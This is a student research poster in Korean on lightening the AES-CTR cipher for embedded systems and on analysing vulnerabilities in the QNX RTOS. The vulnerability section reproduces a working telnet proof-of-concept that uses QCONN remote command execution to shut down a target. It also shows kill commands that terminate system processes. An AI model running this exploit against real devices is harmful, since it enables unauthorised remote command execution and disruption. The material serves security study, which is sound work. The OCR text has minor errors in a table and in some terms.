48 RTOS 취약점 분석 및 알고리즘 경량화 연구


소속 정보컴퓨터공학부 분과 D 팀명 운영체제분석 참여학생 임준식, 정혁준, 김성문 지도교수 손준영

과제 개요

- **과제 배경**
  - IoT 기술의 발전으로, 기존에는 간단한 제어만 수행하던 전자제품들에도 임베디드 시스템이 탑재되는 경우가 많아짐
  - 임베디드 시스템의 사용처가 많아진 만큼 보안 이슈의 발생 빈도 또한 증가함
- **과제 목표**
  - 여러 임베디드 시스템에서 사용되고 있는 RTOS인 QNX의 여러 보안 취약점들을 분석
  - 임베디드 시스템의 보안을 향상시키기 위한 여러 방안들 중 하나로,
    기존의 암호 알고리즘(AES)을 저사양의 임베디드 시스템에서도 활용할 수 있도록 경량화

과제 내용

- 암호 알고리즘 경량화



CTR 운영모드의 동작

다른 운용모드들에 비해 규칙적인 패턴을 가지고 있는 CTR모드에서 사전연산기법과 연산과정 경량화를 통해 연산량을 줄여 암호화 속도를 향상시킴

바뀌는 부분에 따라서 변하는 열

- 사전연산기법

첫번째 평문 블록에 대한 암호화를 수행할 때 2Round SubBytes 과정을 수행해 값을 저장해두고, 다음 초기 벡터를 구성할 때 저장된 값을 사용함으로써 연산량을 줄임


사전연산기법 적용 후 전체적인 알고리즘 흐름도

Round	열번호	연산	규칙		
1	1	[0] × [5] × [10] × [15]	+5	+5	+5
	2	[1] × [6] × [11] × [12]	+5	+5	+1
	3	[2] × [7] × [8] × [13]	+5	+1	+5
	4	[3] × [4] × [9] × [14]	+1	+5	+5
2	1	[0] × [6] × [8] × [14]	+6	+2	+6
	2	[1] × [7] × [9] × [15]	+6	+2	+6
	3	[2] × [4] × [10] × [12]	+2	+6	+2
	4	[3] × [5] × [11] × [13]	+2	+6	+2
3	1	[0] × [7] × [10] × [13]	+7	+3	+3
	2	[1] × 4 × [11] × [14]	+3	+7	+3
	3	[2] × [5] × [8] × [15]	+3	+3	+7
	4	[3] × [6] × [9] × [12]	+3	+3	+3
4	1	[0] × [4] × [8] × [12]	+4	+4	+4
	2	[1] × [5] × [9] × [13]	+4	+4	+4
	3	[2] × [6] × [10] × [14]	+4	+4	+4
	4	[3] × [7] × [11] × [15]	+4	+4	+4

열연산 수행 시의 규칙성

- 연산과정 경량화

열연산 과정에서의 규칙성을 활용해 불필요한 ShitfRows 연산을 제거함으로써 연산량을 줄임



128bits AES 기준 SiftRows 제거 알고리즘 흐름도

- QNX 취약점 분석

```
# Title : QNX QCONN Remote Command Execution Vunserability
# Version : QNX 6.5.0 >= , QCONN >= 1.4.207944
# Download: http://www.qnx.com/download/feature.html?programid=23665 (QNX Neutrino 6.5.0 SP1)
# Vendor : http://www.qnx.com
# Date : 2012/09/09
# CVE : N/A
# Exploit Author : Moriph3n(moriphen[at]gmail.com)

import telnetlib
import sys

if len(sys.argv) < 3:
  print " "
  print " ------------------------------------------------------------"
  print " + Qconn Remote Command Execution PoC (Shutdown) +"
  print " ------------------------------------------------------------"
  print " "
  print " + Usage: QCONNRC.py <Target IP> <Port>"
  print "        + Ex> QCONNRC.py 192.168.0.1 8000"
  print ""
  sys.exit(1)

host = sys.argv[1]
port = int(sys.argv[2])
attack = "service launcher\n" + "start/flags 8000 /bin/shutdown /bin/shutdown -b\n" + "continue\n"
telnet = telnetlib.Telnet(host, port)
telnet.write(attack)
print "[+] Finish"
telnet.close()
```

QCONN 취약점 - Remote Command Execution 예시 코드

- QCONN 활용 remote 공격

QNX OS에 기본적으로 탑재되는 QCONN의 취약점으로, Telnet을 통해 권한 없는 유저가 임의의 명령을 원격에서 실행시킬 수 있음

➔ 접근 권한을 획득하여 여러 local 공격에 활용할 수 있음

- remote 접속 후 local 공격


QNX 운용 환경에 접속한 뒤 실행 중인 프로세스의 목록을 확인하고, 특정 프로세스를 종료시켜 시스템의 정상적인 동작을 방해할 수 있음

```
# pidin | grep q
 270354  1 system/xbin/qconn          10r SIGWAITINFO
 270354  2 system/xbin/qconn          10r RECEIVE        1
 270354  3 system/xbin/qconn          10r SIGWAITINFO
 274452  1 system/xbin/mqueue         10r RECEIVE        1
```

pidin | grep q 명령으로 qconn 프로세스의 pid 확인

```
# kill -9 270354
# pidin | grep q
 274452  1 system/xbin/mqueue         10r RECEIVE        1
```

kill 명령으로 qconn 프로세스 종료



pidin 명령으로 확인한 프로세스 목록

결론 및 향후 연구 방향

- **결론**
  - QNX 구 버전에서의 취약점이 최신 버전에도 적용되는 경우도 있으며, 최신 버전에서는 개선되어 더 이상 적용되지 않는 경우도 있었음
  - 연산의 규칙성을 활용해 반복되는 연산을 제거하고, 사전 연산 기법을 활용함으로써 AES-CTR 알고리즘을 경량화할 수 있었음
- **향후 연구 방향**
  - AES 알고리즘 외의 다른 암호 알고리즘들을 이용한 경량화를 수행해볼 수 있을 것
  - 라이선스의 한계로 본 연구에서는 다루지 못한 QNX의 다른 버전들에 대한 취약점도 분석해볼 수 있을 것